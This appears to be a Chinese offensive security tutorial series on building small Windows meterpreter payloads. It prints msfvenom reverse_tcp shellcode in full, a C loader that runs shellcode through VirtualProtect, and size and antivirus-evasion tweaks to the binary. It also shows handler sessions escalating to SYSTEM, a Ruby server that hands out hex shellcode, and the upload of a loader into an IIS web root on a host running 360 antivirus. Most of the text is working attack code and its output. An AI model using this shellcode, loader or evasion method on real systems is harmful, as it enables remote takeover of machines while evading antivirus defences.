"\xf1\x0f\x58\x90\xf3\xf0\x17\x51\x76\xe3\x40\x06\x78\xfb\x90"
"\xa3\x78\x91\x94\x65\x2f\x0d\x97\x50\x07\x92\x68\xb7\x14\xd5"
"\x97\x46\x2c\xad\xae\xdc\x10\xd9\xce\x30\x90\x19\x99\x5a\x90"
"\x71\x7d\x3f\xc3\x64\x82\xea\x70\x35\x17\x15\x20\xe9\xb0\x7d"
"\xce\xd4\xf7\x21\x31\x33\x84\x26\xcd\xc1\xa3\x8e\xa5\x39\xf4"
"\x2e\x35\x50\xf4\x7e\x5d\xaf\xdb\x71\xad\x50\xf6\xd9\xa5\xdb"
"\x97\xa8\x54\xdb\xbd\x6d\xc8\xdc\x32\xb6\xfb\xa7\x3b\x49\xfc"
"\x57\x52\x2e\xfd\x57\x5a\x50\xc2\x81\x63\x26\x05\x12\xd0\x39"
"\x30\x37\x71\xd0\x3a\x6b\x81\xf1";
```

```
root@John:/tmp# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=53 -b '\x00' -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of c file: 1571 bytes
unsigned char buf[] =
"\xd9\xc3\xba\xa1\x43\xe5\x72\xd9\x74\x24\xf4\x5d\x29\xc9\xb1"
"\x56\x31\x55\x18\x03\x55\x18\x83\xc5\xa5\xa1\x10\x8e\x4d\xa7"
"\xdb\x6f\x8d\xc8\x52\x8a\xbc\xc8\x01\xde\xee\xf8\x42\xb2\x02"
"\x72\x06\x27\x91\xf6\x8f\x48\x12\xbc\xe9\x67\xa3\xed\xca\xe6"
"\x27\xec\x1e\xc9\x16\x3f\x53\x08\x5f\x22\x9e\x58\x08\x28\x0d"
"\x4d\x3d\x64\x8e\xe6\x0d\x68\x96\x1b\xc5\x8b\xb7\x8d\x5e\xd2"
"\x17\x2f\xb3\x6e\x1e\x37\xd0\x4b\xe8\xcc\x22\x27\xeb\x04\x7b"
"\xc8\x40\x69\xb4\x3b\x98\xad\x72\xa4\xef\xc7\x81\x59\xe8\x13"
"\xf8\x85\x7d\x80\x5a\x4d\x25\x6c\x5b\x82\xb0\xe7\x57\x6f\xb6"
"\xa0\x7b\x6e\x1b\xdb\x87\xfb\x9a\x0c\x0e\xbf\xb8\x88\x4b\x1b"
"\xa0\x89\x31\xca\xdd\xca\x9a\xb3\x7b\x80\x36\xa7\xf1\xcb\x5e"
"\x04\x38\xf4\x9e\x02\x4b\x87\xac\x8d\xe7\x0f\x9c\x46\x2e\xd7"
"\x95\x41\xd1\x07\x1d\x01\x2f\xa8\x5d\x0b\xf4\xfc\x0d\x23\xdd"
"\x7c\xc6\xb3\xe2\xa8\x72\xbe\x74\x93\x2a\xbf\x81\x7b\x28\xc0"
"\x89\x4e\xa5\x26\xd9\xe0\xe5\xf6\x9a\x50\x45\xa7\x72\xbb\x4a"
"\x98\x63\xc4\x81\xb1\x0e\x2b\x7f\xe9\xa6\xd2\xda\x61\x56\x1a"
"\xf1\x0f\x58\x90\xf3\xf0\x17\x51\x76\xe3\x40\x06\x78\xfb\x90"
"\xa3\x78\x91\x94\x65\x2f\x0d\x97\x50\x07\x92\x68\xb7\x14\xd5"
"\x97\x46\x2c\xad\xae\xdc\x10\xd9\xce\x30\x90\x19\x99\x5a\x90"
"\x71\x7d\x3f\xc3\x64\x82\xea\x70\x35\x17\x15\x20\xe9\xb0\x7d"
"\xce\xd4\xf7\x21\x31\x33\x84\x26\xcd\xc1\xa3\x8e\xa5\x39\xf4"
"\x2e\x35\x50\xf4\x7e\x5d\xaf\xdb\x71\xad\x50\xf6\xd9\xa5\xdb"
"\x97\xa8\x54\xdb\xbd\x6d\xc8\xdc\x32\xb6\xfb\xa7\x3b\x49\xfc"
"\x57\x52\x2e\xfd\x57\x5a\x50\xc2\x81\x63\x26\x05\x12\xd0\x39"
"\x30\x37\x71\xd0\x3a\x6b\x81\xf1";
```

建立Micropoor_small_payload工程，配置如下：

平台(P)： 所有平台　　配置管理器(O)...

常规	
目标平台	Windows
Windows SDK 版本	7.0
输出目录	<不同选项>
中间目录	<不同选项>
目标文件名	$(ProjectName)
目标文件扩展名	.exe
清除时要删除的扩展名	*.cdf;*.cache;*.obj;*.obj.enc;*.ilk;*.ipdb;*.iobj;
生成日志文件	$(IntDir)$(MSBuildProjectName).log
平台工具集	Visual Studio 2017 - Windows XP (v141_xp)
启用托管增量生成	否
项目默认值	




源码如下:

```
# include <windows.h>
int    main(void)
{
    char *shellcode = (char*)"Micropoor_shellcode";

    DWORD Micropoor_shellcode;
    BOOL ret = VirtualProtect(shellcode, strlen(shellcode),
    PAGE_EXECUTE_READWRITE, &Micropoor_shellcode);
    if (!ret) {
        return EXIT_FAILURE;
    }
    ((void(*)(void))shellcode)();
    return EXIT_SUCCESS;
}
```


原始shellcode_payload大小如下: 75776字节




优化：在优化的过程中，需要确保

- 性能
- 稳定性
- 大小
- 可塑性
- 免杀性


非算法，故优化/01




无使用预编译头，故否




无需调试信息，故否



自定义入口点：execMicropoor_shellcode



再次编译：



> payload大小如下：4608字节

位置:	C:\Users\John\Desktop\Micropoor_small_pay
大小:	4.50 KB (4,608 字节)
占用空间:	8.00 KB (8,192 字节)

第一次靶机测试：分别测试Windows 2003，Windws 7，reverse OK。

```
C:\Documents and Settings\Administrator\桌面>Micropoor_small_payload.exe
_
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.5:53
[*] Sending stage (179779 bytes) to 192.168.1.119
[*] Meterpreter session 4 opened (192.168.1.5:53 -> 192.168.1.119:3887) at 2019-


meterpreter > getuid
Server username: WIN03X64\Administrator
meterpreter >
```

第二次优化payload


载入PEID



合并data to text，rdata to text 在次生成。



Section变化如下：




payload大小如下：4096字节

位置: C:\Users\John\Desktop\Micropoor_small_pay

大小: 4.00 KB (4,096 字节)

占用空间: 4.00 KB (4,096 字节)

第二次靶机测试：分别测试Windows 2003，Windws 7，reverse OK。




```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.5:53
[*] Sending stage (179779 bytes) to 192.168.1.119
[*] Meterpreter session 9 opened (192.168.1.5:53 -> 192.168.1.119:3891) at 2019-

meterpreter > getuid
Server username: WIN03X64\Administrator
meterpreter > getpid
Current pid: 1232
```

第三次优化payload

在00000E60起含有大部分000h，充填掉00，在次生成payload。

000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h, 000h,
000h, 000h,


```
00000E60: 1C 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000E70: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000E80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000E90: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000EA0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000EB0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000EC0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000ED0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000EE0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000EF0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F20: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F30: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F40: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F70: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000F90: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000FA0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000FB0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000FC0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000FD0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000FE0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000FF0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

payload大小如下：3174字节

位置:	C:\Documents and Settings\Administrator\桌
大小:	3.09 KB (3,174 字节)
占用空间:	4.00 KB (4,096 字节)

第三次靶机测试：分别测试Windows 2003，Windws 7，reverse OK。 并且最终编译运行库依然为：/MT


基本运行时检查	默认值
运行库	**多线程 (/MT)**
结构成员对齐	默认设置




```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.5:53
[*] Sending stage (179779 bytes) to 192.168.1.119
[*] Meterpreter session 11 opened (192.168.1.5:53 -> 192.168.1.119:3894) at 2019

meterpreter > getuid
Server username: WIN03X64\Administrator
meterpreter > getpid
Current pid: 3152
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```



第四次优化payload

……

> 文中的前三次优化，三次生成，已满足大部分实战场景。当遇到更苛刻的实战场景，75776字节优化到3174字节，接下来的季中，会继续优化。

文中需要用到peditor_1.7，PEiD 0.95，C32Asm_v2.0.1.0

基于实战中的small payload应用——第二季

攻击机： 192.168.1.4　　Debian
靶机：　192.168.1.2　　Windows 2008

目标机安装：360卫士+360杀毒

```
[*] 磁盘列表 [ C:D:E: ]

C:\inetpub\wwwroot\> tasklist

映像名称                       PID 会话名              会话#       内存使用
========================= ======== ================ =========== ============
System Idle Process              0                            0         24 K
System                           4                            0        372 K
smss.exe                       236                            0        956 K
csrss.exe                      324                            0      5,572 K
csrss.exe                      364                            1     14,452 K
wininit.exe                    372                            0      4,508 K
winlogon.exe                   408                            1      5,364 K
services.exe                   468                            0      7,376 K
lsass.exe                      476                            0      9,896 K
lsm.exe                        484                            0      3,876 K
svchost.exe                    576                            0      8,684 K
vmacthlp.exe                   632                            0      3,784 K
svchost.exe                    676                            0      7,384 K
svchost.exe                    764                            0     12,716 K
svchost.exe                    800                            0     29,792 K
svchost.exe                    848                            0     11,248 K
svchost.exe                    900                            0      9,308 K
svchost.exe                    940                            0     16,184 K
svchost.exe                    332                            0     11,800 K
spoolsv.exe                    548                            0     15,568 K
svchost.exe                   1052                            0      8,228 K
svchost.exe                   1076                            0      8,808 K
svchost.exe                   1144                            0      2,576 K
VGAuthService.exe             1216                            0     10,360 K
vmtoolsd.exe                  1300                            0     18,068 K
ManagementAgentHost.exe       1332                            0      8,844 K
svchost.exe                   1368                            0     11,884 K
WmiPrvSE.exe                  1768                            0     13,016 K
dllhost.exe                   1848                            0     11,224 K
msdtc.exe                     1940                            0      7,736 K
WmiPrvSE.exe                  1440                            0     19,768 K
mscorsvw.exe                   296                            0      4,732 K
mscorsvw.exe                   584                            0      5,088 K
sppsvc.exe                    1476                            0      8,408 K
taskhost.exe                  2612                            1      6,344 K
dwm.exe                       2868                            1      4,604 K
explorer.exe                  2896                            1     44,912 K
vmtoolsd.exe                  3008                            1     17,744 K
TrustedInstaller.exe          2268                            0     15,776 K
360Tray.exe                   2684                            1      6,056 K
360sd.exe                     2636                            1      1,316 K
```

```
ZhuDongFangYu.exe           2456                       0     14,292 K
360rp.exe                   1712                       1     27,072 K
SoftMgrLite.exe              864                       1     16,816 K
w3wp.exe                    3300                       0     42,836 K
svchost.exe                 3840                       0      4,584 K
notepad.exe                 3712                       1      5,772 K
cmd.exe                     3384                       0      2,376 K
conhost.exe                 3520                       0      3,420 K
tasklist.exe                3096                       0      5,276 K
```

```
[+] 磁盘列表 [ C D E ]

C:\inetpub\wwwroot\> tasklist

映像名称                      PID 会话名              会话#       内存使用
========================= ======== ================ =========== ============
System Idle Process              0                          0         24 K
System                           4                          0        372 K
smss.exe                       236                          0        956 K
csrss.exe                      324                          0      5,572 K
csrss.exe                      364                          1     14,452 K
wininit.exe                    372                          0      4,508 K
winlogon.exe                   408                          1      5,364 K
services.exe                   468                          0      7,376 K
lsass.exe                      476                          0      9,896 K
lsm.exe                        484                          0      3,876 K
svchost.exe                    576                          0      8,684 K
vmacthlp.exe                   632                          0      3,784 K
svchost.exe                    676                          0      7,384 K
svchost.exe                    764                          0     12,716 K
svchost.exe                    800                          0     29,792 K
svchost.exe                    848                          0     11,248 K
svchost.exe                    900                          0      9,308 K
svchost.exe                    940                          0     16,184 K
svchost.exe                    332                          0     11,800 K
spoolsv.exe                    548                          0     15,568 K
svchost.exe                   1052                          0      8,228 K
svchost.exe                   1076                          0      8,808 K
svchost.exe                   1144                          0      2,576 K
VGAuthService.exe             1216                          0     10,360 K
vmtoolsd.exe                  1300                          0     18,068 K
ManagementAgentHost.exe       1332                          0      8,844 K
svchost.exe                   1368                          0     11,884 K
WmiPrvSE.exe                  1768                          0     13,016 K
dllhost.exe                   1648                          0     11,224 K
msdtc.exe                     1940                          0      7,736 K
WmiPrvSE.exe                  1440                          0     19,768 K
mscorsvw.exe                   296                          0      4,732 K
mscorsvw.exe                   584                          0      5,088 K
sppsvc.exe                    1476                          0      8,408 K
taskhost.exe                  2612                          1      6,344 K
dwm.exe                       2868                          1      4,604 K
explorer.exe                  2896                          1     44,912 K
vmtoolsd.exe                  3008                          1     17,744 K
TrustedInstaller.exe          2268                          0     15,776 K
360Tray.exe                   2684                          1      6,056 K
360sd.exe                     2636                          1      1,318 K
ZhuDongFangYu.exe             2456                          0     14,292 K
360rp.exe                     1712                          1     27,072 K
SoftMgrLite.exe                864                          1     16,816 K
w3wp.exe                      3300                          0     42,836 K
svchost.exe                   3840                          0      4,584 K
notepad.exe                   3712                          1      5,772 K
cmd.exe                       3384                          0      2,376 K
conhost.exe                   3520                          0      3,420 K
tasklist.exe                  3096                          0      5,276 K
```

```
C:\> dir
 驱动器 C 中的卷没有标签。
 卷的序列号是 C6F8-9BAB

 C:\ 的目录


2017/12/13  03:28    <DIR>          inetpub
2009/07/14  11:20    <DIR>          PerfLogs
2017/12/13  03:28    <DIR>          Program Files
2019/01/23  14:09    <DIR>          Program Files (x86)
2019/01/23  14:15    <DIR>          Users
2017/12/13  03:25    <DIR>          Windows
               0 个文件              0 字节
               6 个目录 21,387,132,928 可用字节
```



目标机位x64位 Windows 2008

```
C:\> ver

Microsoft Windows [版本 6.1.7600]
```



配置payload：

```
root@John:/var/www/html# cat ./Micropoor_rev.rb
require 'socket'
if ARGV.empty?
    puts "Usage:"
    puts "Micropoor.rb port"
    exit
end

PORT = ARGV.first.to_i

def handle_connection(client)
    puts "Payload is on-line #{client}"

    client.write("4831c94881e9c0ffffff488d05efffffff48bb32667fcceeadb9f748315827
    client.close
end

socket = TCPServer.new('0.0.0.0', PORT)
puts "Listening on #{PORT}. "

while client = socket.accept
    Thread.new { handle_connection(client)}
end

root@John:/var/www/html# ruby ./Micropoor_rev.rb 8080
Listening on 8080.
```

```
root@John:/var/www/html# cat ./Micropoor_rev.rb
require 'socket'
if ARGV.empty?
        puts "Usage:"
        puts "Micropoor.rb port"
        exit
end

PORT = ARGV.first.to_i

def handle_connection(client)
        puts "Payload is on-line #{client}"

        client.write("4831c94881e9c0ffffff488d05efffffff48bb32667fcceeadb9f748315827482df8
5122ef4bebee5b640782c32fd27e588379e5aleb0ec8199b6f3af728def6c5b1a60272e8465ff997c705a37cd3
b69c9aa65270b6b952f784ef7bf4c6fb2e4e0c42ec783e3f277e0dd64dcc067e6533e8e6e8802647be278865ed
74f028df8a5cd86278db7f7f17c208f34331152e4be8c110cfeb19e8bf732272985674bf176dec67ecceee4301
5484399c3299aaa6e4ece7a7622b4e05a39c79bfcda637452ce546377aefbe8d5447b628d299aa84676ad3e773
0883e58623e94a62440b68864a604b1526c74ca660199a62e7dd76cef89a6aeece09f32767fccaff5f17ec02e4
0f321b5794affae09f32267fccaff5d3f76827c5c7c1a28908e731268d54d8d7ba5399aa85116350cbcd998084
        client.close
end

socket = TCPServer.new('0.0.0.0', PORT)
puts "Listening on #{PORT}."

while client = socket.accept
        Thread.new { handle_connection(client)}
end

root@John:/var/www/html# ruby ./Micropoor_rev.rb 8080
Listening on 8080.
```

上传Micropoor_shellcode_x64.exe

C:\inetpub\wwwroot\　　读取

192.168.1.2　目录(1),文件(4)

- C:
  - inetpub
    - wwwroot
      - aspnet_client
  - $Recycle.Bin
    - S-1-5-21-3190331051-222194265-234
  - 360SANDBOX
  - Documents and Settings

名称	时间	大小	属性
aspnet_client	2019-01-23 14:15:09	0	Directory
11.aspx	2019-01-23 14:15:55	71	Archive
iisstart.htm	2017-12-13 03:28:14	689	Archive
Micropoor_shellcode_x64.	2019-01-23 14:26:41	136192	Archive
welcome.png	2017-12-13 03:28:14	184946	Archive

配置msf：

```
msf exploit(multi/handler) > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
   LHOST     192.168.1.4      yes       The listen address (an interface may be
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
```

```
